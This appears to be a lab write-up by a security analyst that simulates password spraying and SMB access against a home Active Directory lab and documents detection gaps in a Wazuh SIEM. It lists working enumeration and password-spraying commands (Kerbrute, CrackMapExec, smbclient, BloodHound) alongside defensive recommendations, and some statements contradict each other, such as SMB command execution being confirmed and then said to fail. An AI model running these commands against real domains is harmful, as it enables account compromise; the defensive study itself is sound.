

Operation WeakLink: Active Directory Credential Compromise & Detection Gaps

Prepared By: Jeevee Balangan, Security Operations Analyst

Environment: TENELEx Active Directory Lab

Date: March 2026

Platform: Wazuh SIEM | Microsoft Windows Server (Active Directory) |
Windows 10 Endpoint | Kali Linux | Ubuntu Server

Scope:

End-to-end Active Directory attack simulation including environment build, reconnaissance, user enumeration, credential-based access, and SMB share interaction. This lab validates logging visibility, authentication monitoring, and SIEM detection capabilities, with a focus on identifying gaps in audit configuration and telemetry coverage.

Executive Summary (Non-Technical)

I built out a full Active Directory environment from scratch and simulated a realistic credential-based attack to evaluate how far an attacker could progress using valid credentials and what activity was actually detected.

The environment included a domain controller, a domain-joined workstation, an attacker machine, and a Wazuh SIEM for centralized logging. A significant part of this lab involved building and stabilizing the environment itself, including resolving networking issues, configuring DNS, deploying agents, and validating telemetry ingestion before any attack simulation began.

After confirming that logging and monitoring were working correctly, I simulated an attack starting from reconnaissance through authenticated access. Using enumeration techniques, I identified valid domain users and leveraged a compromised credential to authenticate to the domain controller.

From there, I was able to access internal SMB shares and interact with domain resources. However, I was not able to escalate privileges or execute commands due to permission restrictions.

On the defensive side, Wazuh successfully captured failed login attempts and successful authentication events. However, a key visibility gap was identified. SMB share access activity was not logged due to missing audit configuration.

During testing, I confirmed that log collection alone does not equal detection. Without proper audit configuration and alerting, attacker behavior can be observed but not acted on.

This assessment was conducted from both an offensive and defensive perspective, simulating attacker behavior while evaluating detection capability within the environment.

Environment Overview

The environment simulates a small enterprise Active Directory setup with centralized authentication and monitoring.

Systems:

AD01

Microsoft Windows Server configured with Active Directory Domain Services and promoted to Domain Controller for the corp.local domain. Handles authentication, DNS, and directory services.

AD02

Domain-joined workstation used to simulate user activity, authentication behavior, and generate security events.

Kali Linux


Attacker machine used for reconnaissance, enumeration, and attack simulation. Equipped with offensive security tools including Nmap for network discovery, Kerbrute for Kerberos-based user enumeration, CrackMapExec for authentication and SMB interaction, enum4linux-ng for domain enumeration, and BloodHound for Active Directory data collection and analysis. These tools were used to simulate a structured attacker workflow across reconnaissance, enumeration, and credential-based access phases.

Wazuh Server

SIEM platform used for log collection, ingestion, and analysis.

Active Directory:

The lab environment consisted of a fully configured Active Directory domain (corp.local) with multiple domain users created to simulate realistic authentication scenarios. Domain user accounts including eren, mikasa, and armin were established and later leveraged during the attack phases.



Screenshot: Active Directory Users and Computers console displaying domain users within the corp.local environment. Visible accounts include Administrator, Eren Yeager, Armin Arlert, and Mikasa Ackerman. The users are displayed in standard alphabetical order, reflecting typical Active Directory organization. These accounts were created and leveraged during the simulated attack.

Note: All timestamps are presented in UTC as recorded by the SIEM platform.

Environment Architecture

The environment was structured to represent both attacker and defender perspectives within the same controlled network.

Kali Linux operated as the attacker system.

AD01 acted as the central domain controller and primary target.

AD02 functioned as a domain-joined endpoint to simulate real user behavior and authentication activity.

The **Wazuh** server collected logs from domain systems and provided visibility into both failed and successful attack activity.

All systems communicated over a host-only network in the 192.168.56.x range, with NAT used where needed for external connectivity.

What was built and validated:

Active Directory Domain Services for corp.local

Domain user accounts including: *eren*, *mikasa*, and *armin*

Domain authentication across **AD01** and **AD02**

Wazuh agent deployment and validation

Log ingestion into **Wazuh SIEM**


Filebeat configuration and troubleshooting

Network configuration across NAT and host-only adapters

Telemetry validation for authentication and system activity

This lab required resolving multiple issues related to networking, DNS, and log ingestion before attack simulation could begin.

Diagram:



Attack Simulation Overview

The attack path follows a realistic credential-based intrusion scenario where no exploits are required and access is gained through identity abuse.

1. Reconnaissance
2. User Enumeration

3. Credential Access
4. Initial Access
5. SMB Enumeration
6. SMB Share Access
7. Detection and Analysis

Offensive Simulation (Attack Execution)

Phase 1. Reconnaissance

Initial scanning was performed to identify live hosts and exposed services on the network.

The domain controller was identified at 192.168.56.109 with services including SMB, LDAP, and Kerberos exposed.

```

nmap -sV 192.168.56.109
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-29 01:40 MDT
Nmap scan report for 192.168.56.109
Host is up (0.0078s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-03-29 08:40:32Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:DB:F0:26 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: AD01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.30 seconds

```

Nmap service enumeration against AD01 (192.168.56.109) identifying Active Directory-related services including Kerberos (88), LDAP (389), and SMB (445). Results confirm the target as a domain controller within the corp.local environment.

Timestamp: 2026-03-29 07:40 UTC


Phase 2. User Enumeration

Kerberos-based enumeration was performed using Kerbrute to identify valid domain users without authentication.

Valid users identified included:

- `eren@corp.local`
- `mikasa@corp.local`
- `armin@corp.local`

This confirmed that the domain allowed username validation through Kerberos responses.



```
Version: dev (n/a) - 03/29/26 - Ronnie Flathers @ropnop
2026/03/29 01:41:29 > Using KDC(s):
2026/03/29 01:41:29 > 192.168.56.109:88
2026/03/29 01:41:29 > [+] VALID USERNAME:      mikasa@corp.local
2026/03/29 01:41:29 > [+] VALID USERNAME:      armin@corp.local
2026/03/29 01:41:29 > [+] VALID USERNAME:      eren@corp.local
2026/03/29 01:41:29 > Done! Tested 6 usernames (3 valid) in 0.008 seconds
```

Kerbrute user enumeration against the domain controller (192.168.56.109) successfully identified valid Active Directory user accounts within the corp.local domain. The enumeration confirmed the existence of users mikasa, armin, and eren through Kerberos pre-authentication responses.

Timestamp: 2026-03-29 07:41:29 UTC

Phase 3. Credential Access


Valid credentials were obtained through password spraying against previously identified domain users.

Following user enumeration with Kerbrute, the discovered usernames were tested against a common password pattern. This resulted in successful authentication for the account:

Username: *eren*

Password: [REDACTED]

This confirmed that weak password hygiene allowed direct access to the environment without exploitation. Authentication was achieved using a predictable password pattern, reflecting a common real-world entry point in Active Directory environments.



Password spraying was executed against valid domain users identified during Kerberos enumeration.

I observed that repeated authentication attempts were not restricted by account lockout policies or detection controls, allowing password spraying to continue without interruption.


No alerting or response was triggered despite multiple failed authentication attempts, confirming a detection gap that allows credential attacks to proceed undetected.

Timestamp: 2026-03-29 07:41:40 UTC

Phase 4. Initial Access

Authentication to the domain controller was established using CrackMapExec with compromised credentials.

The system responded with successful authentication, confirming that the credentials were valid and that SMB access was permitted within the domain environment.



Access was gained entirely through valid credentials without exploiting any vulnerabilities, which mirrors how many real-world Active Directory compromises occur.

The ability to execute commands via SMB further confirms that the compromised account provides meaningful access and is not restricted to limited or isolated functionality.

Timestamp: 2026-03-29 07:42:00 UTC

Phase 5. SMB Enumeration

Accessible shares on the domain controller were identified:

NETLOGON

SYSVOL

Restricted shares included *ADMIN\$* and *C\$*.

This confirmed that the compromised account had standard domain user privileges.

```
L$ smbclient -L //192.168.56.109 -U eren --option= client min protocol=SMB2
Password for [WORKGROUP\eren]:

  Sharename      Type      Comment
  -----
  ADMIN$         Disk      Remote Admin
  C$             Disk      Default share
  IPC$           IPC       Remote IPC
  NETLOGON       Disk      Logon server share
  SYSVOL         Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Using smbclient, available SMB shares on the domain controller were enumerated. Accessible shares included NETLOGON and SYSVOL, while administrative shares such as ADMIN\$ and C\$ were

identified but remained restricted. This confirmed visibility into domain resources and share configuration.


Timestamp: 2026-03-29 07:59:00 UTC

Phase 6. SMB Share Access

Using smbclient, access to domain shares was confirmed.

The attacker accessed the NETLOGON share and performed basic directory enumeration using smbclient.

No plaintext credentials were found, but access to domain structure and policy data was confirmed.



```
--$ smbclient //192.168.56.109/NETLOGON -U eren --option='client min protocol=SMB2'
Password for [WORKGROUP\eren]:
Try "help" to get a list of possible commands.
smb: \> ls
.D          D          0 Tue Mar 17 02:03:26 2026
..          D          0 Tue Mar 17 02:05:05 2026
12946687 blocks of size 4096. 9742270 blocks available
smb: \> █
```

Authenticated access to the NETLOGON share was established using smbclient. Directory listing confirmed the ability to navigate domain shares and interact with accessible resources. This demonstrated practical access beyond enumeration.

Timestamp: 2026-03-29 08:01:00 UTC

Phase 7. Privilege Escalation Attempt

An attempt was made to execute remote commands using CrackMapExec.

Authentication succeeded, but command execution failed.

This confirmed that the compromised account did not have administrative privileges and could not perform lateral movement.

Kali Tools Used

The following tools were used from the Kali Linux attacker machine:

- Nmap for network discovery and service enumeration
- Kerbrute for Kerberos-based user enumeration
- CrackMapExec for authentication validation and access testing
- smbclient for SMB share enumeration and interaction
- enum4linux-ng for domain and SMB enumeration
- BloodHound for Active Directory data collection and analysis preparation

These tools were used together to simulate a realistic attacker workflow from reconnaissance through authenticated access.

Defensive Analysis (Detection and Log Analysis)

Following successful attacker activity, analysis was conducted from a defensive perspective to evaluate visibility, detection capability, and monitoring effectiveness within the environment.

Failed Authentication Detection, Event ID 4625

		@timestamp per hour
.win.eventdata.logonType	3	
.win.eventdata.processId	0x0	
.win.eventdata.status	0xc0000133	
.win.eventdata.subStatus	0x0	
.win.eventdata.subjectLogonId	0x0	
.win.eventdata.subjectUserSid	S-1-0-0	
.win.eventdata.targetUserSid	S-1-0-0	
.win.system.channel	Security	
.win.system.computer	AD02.corp.local	
.win.system.eventID	4625	
.win.system.eventRecordID	40047	
.win.system.keywords	0x8010000000000000	
.win.system.level	0	
.win.system.message	> "An account failed to log on.	


Multiple failed authentication events (Event ID 4625) were generated during password spraying activity.

Although these events were ingested into the SIEM, no alerting or threshold-based detection was in place, allowing repeated authentication attempts to proceed without interruption.

This exposes a failure in detection engineering, where observable malicious behavior is not translated into actionable security monitoring.

Timestamp: 2026-03-29 08:29:00 UTC

Successful Authentication Detection, Event ID 4624



A successful authentication event (Event ID 4624) was recorded for the compromised account, originating from a non-domain system.

This confirms that the attacker successfully authenticated to the domain controller using compromised credentials, demonstrating that access to critical domain systems can be obtained without exploiting any vulnerabilities.

No alerting or correlation was performed between failed and successful authentication events, preventing identification of credential compromise following password spraying.

The sequence of failed authentication events followed by a successful login represents a clear credential compromise pattern, yet no correlation or alerting was triggered to identify this behavior.

This activity originated from a non-domain system, which should be considered high-risk and indicative of unauthorized external access to internal domain resources.

Timestamp: 2026-03-29 02:40:00 UTC

Key Detection Failure

During analysis, I observed a clear credential compromise pattern:

Multiple failed authentication attempts (Event ID 4625),

followed by a successful login (Event ID 4624).

Despite this sequence, no alerting or correlation was triggered. This behavior indicates successful credential compromise without detection and represents a critical detection gap. In a production environment, this pattern should immediately raise suspicion for password spraying or credential compromise activity.

This represents a failure not of logging, but of detection engineering, where known attack patterns are visible but not operationalized into actionable alerts.

Detection Gap, Missing Event ID 5140

SMB share access activity did not generate Event ID 5140 logs, indicating that file share auditing was not enabled.

This confirms that SMB share access was not being logged, creating a visibility gap where attacker interaction with domain resources cannot be monitored or investigated.

An attacker can interact with domain configuration data without generating detectable events, significantly increasing the risk of undetected lateral movement and persistence.

MITRE ATTACK Mapping

The observed activity maps to multiple MITRE ATT&CK techniques associated with credential-based attacks against Active Directory environments, reflecting a realistic attacker workflow from reconnaissance through authenticated access.

T1046 Network Service Discovery

Initial reconnaissance was conducted using network scanning to identify exposed services on the domain controller, including SMB, Kerberos, and LDAP. This enabled the attacker to understand available attack surfaces and authentication mechanisms.

T1087 Account Discovery

Kerberos-based user enumeration using Kerbrute allowed the attacker to identify valid domain accounts without authentication. This demonstrated that the environment permitted username validation through Kerberos responses.

T1110 Brute Force and Password Spraying

Password spraying activity was performed against identified users, resulting in successful authentication for the account “eren.” This indicates weak password hygiene within the domain.

T1078 Valid Accounts

The compromised credentials were used to authenticate to the domain controller over SMB, enabling legitimate access to domain resources without exploitation of software vulnerabilities.

T1021.002 SMB Remote Services

Authenticated access via SMB allowed enumeration of shares and interaction with domain resources, including SYSVOL and NETLOGON. This reflects typical lateral movement preparation and internal reconnaissance.

Detection Gaps Identified

SMB share auditing was not enabled, preventing visibility into access to critical domain shares such as SYSVOL and NETLOGON. This eliminates the ability to detect interaction with domain configuration data.

Password spraying activity generated multiple failed authentication events (Event ID 4625), but no alerting or threshold-based detection was in place, allowing repeated authentication attempts to proceed without detection.

Successful authentication using compromised credentials (Event ID 4624) was not correlated with prior failed attempts, preventing identification of credential compromise.

Authentication originating from a non-domain system was not flagged as suspicious, allowing unauthorized systems to access domain resources without triggering investigation.

These gaps indicate that the environment is logging activity without effectively detecting it. Critical attacker behavior is visible in telemetry but is not translated into actionable alerts, allowing the attack chain to progress without interruption.

Defensive Recommendations

- Enable Object Access auditing for file shares to generate Event ID 5140 and restore visibility into SMB share access.
 - Implement threshold-based alerting for failed authentication events (Event ID 4625) to detect password spraying activity in real time.
 - Correlate failed and successful authentication events to identify patterns of credential compromise following repeated authentication attempts.
 - Configure alerts for authentication originating from non-domain systems to detect unauthorized access from external hosts.
 - Enforce strong password policies and account lockout thresholds to reduce susceptibility to password spraying attacks.
 - Apply least privilege access controls to limit exposure of domain resources such as SYSVOL and NETLOGON.
 - Implement monitoring for abnormal SMB enumeration and share access activity to detect attacker progression after initial access.
-

Conclusion

Testing confirmed that valid credentials alone can be used to gain meaningful access within an Active Directory environment without exploiting any software vulnerabilities.

The attack chain progressed from user enumeration to authenticated SMB access, highlighting how weak password practices and insufficient detection controls allow an attacker to operate within trusted boundaries.

While authentication activity was successfully logged, detection capability was limited by gaps in audit configuration and event correlation. Failed authentication attempts were not alerted on, successful logins were not correlated with prior failures, and SMB share access was not logged at all.

This resulted in partial visibility into the attack, where key stages were observable but not actionable.

In a real-world environment, these gaps would allow an attacker to enumerate domain resources, access configuration data, and prepare for further escalation without detection.

This lab reinforces a key reality in security operations. Visibility alone is not enough. Without proper alerting, correlation, and audit configuration, an attacker can operate within the environment using valid credentials without detection. The attack did not rely on exploiting vulnerabilities, only on weak identity controls and gaps in monitoring. Detection engineering is what turns raw telemetry into actionable defense, and gaps like this are not uncommon in real environments.

Appendix A. Commands Used

A. Environment Setup and Active Directory Configuration

These commands were used to build and validate the Active Directory environment.

whoami

ipconfig

ipconfig /release

ping 192.168.56.109

net user eren /domain

net user mikasa /domain

net user armin /domain

runas /user:corp\mikasa cmd

runas /user:corp\armin cmd

B. Wazuh and Telemetry Configuration

These commands were used to validate SIEM services, logging, and ingestion.

sudo systemctl status wazuh-manager

sudo systemctl status wazuh-dashboard

sudo systemctl start filebeat

sudo systemctl restart filebeat

sudo systemctl status filebeat

sudo journalctl -u filebeat -n 20 --no-pager

sudo filebeat test config -c /etc/filebeat/filebeat.yml

curl -k https://localhost:5601

```
curl -k -u [REDACTED] https://localhost:9200
```

C. Network Configuration and Troubleshooting

These commands were used to stabilize networking across systems.

```
ip a
```

```
ping -c 3 google.com
```

```
sudo nano /etc/resolv.conf
```

```
sudo systemctl stop systemd-resolved
```

```
sudo nano /etc/netplan/*.yaml
```

```
sudo netplan apply
```

```
nmcli connection show
```

```
nmcli device status
```

```
nmcli connection up "Wired connection 1"
```

D. Tool Installation and Environment Preparation

These commands were used to prepare the Kali attacker machine.

```
sudo apt update
```

```
sudo apt install crackmapexec enum4linux-ng -y
```

```
crackmapexec --version
```

```
enum4linux-ng --help
```

```
go install github.com/ropnop/kerbrute@latest
```

```
export PATH=$PATH:~/go/bin
```

E. Reconnaissance and Enumeration

These commands were used to identify hosts, services, and domain information.

```
nmap -sV 192.168.56.109
```

```
sudo nmap -sS -p- 192.168.56.0/24
```

```
enum4linux-ng 192.168.56.109
```

```
kerbrute userenum -d corp.local -dc 192.168.56.109 users.txt
```

```
ldapsearch -x -H ldap://192.168.56.109 -b "DC=corp,DC=local"
```

```
nc -nv 192.168.56.109 389
```

F. Credential Attacks and Authentication Testing

These commands were used to simulate password attacks and authentication attempts.

```
crackmapexec smb 192.168.56.109 -u users.txt -p [REDACTED]
```

```
crackmapexec smb 192.168.56.109 -u users.txt -p [REDACTED]
```

```
crackmapexec smb 192.168.56.109 -u users.txt -p [REDACTED] -d corp.local
```

```
kerbrute passwordspray -dc 192.168.56.109 -d corp.local users.txt [REDACTED]
```

```
net use \AD01\IPC$ /user:corp\eren wrongpassword
```

G. SMB Enumeration and Access

These commands were used to enumerate and access SMB shares.

```
smbclient -L //192.168.56.109 -U eren --option='client min protocol=SMB2'
```

```
smbclient //192.168.56.109/SYSVOL -U corp\eren
```

```
smbclient //192.168.56.109/NETLOGON -U eren
```

```
ls
```

cd policies

get GptTmpl.inf

H. Active Directory Enumeration and Analysis

These commands were used to collect and analyze AD data.

```
bloodhound-python -u eren -p [REDACTED] -d corp.local -dc AD01.corp.local -ns 192.168.56.109 -c all  
zip loot.zip *.json
```

I. Detection and SIEM Queries

These queries were used to identify attack activity in Wazuh.

data.win.system.eventID:4624 AND data.win.eventdata.targetUserName:eren

data.win.system.eventID:4625

data.win.system.eventID:4740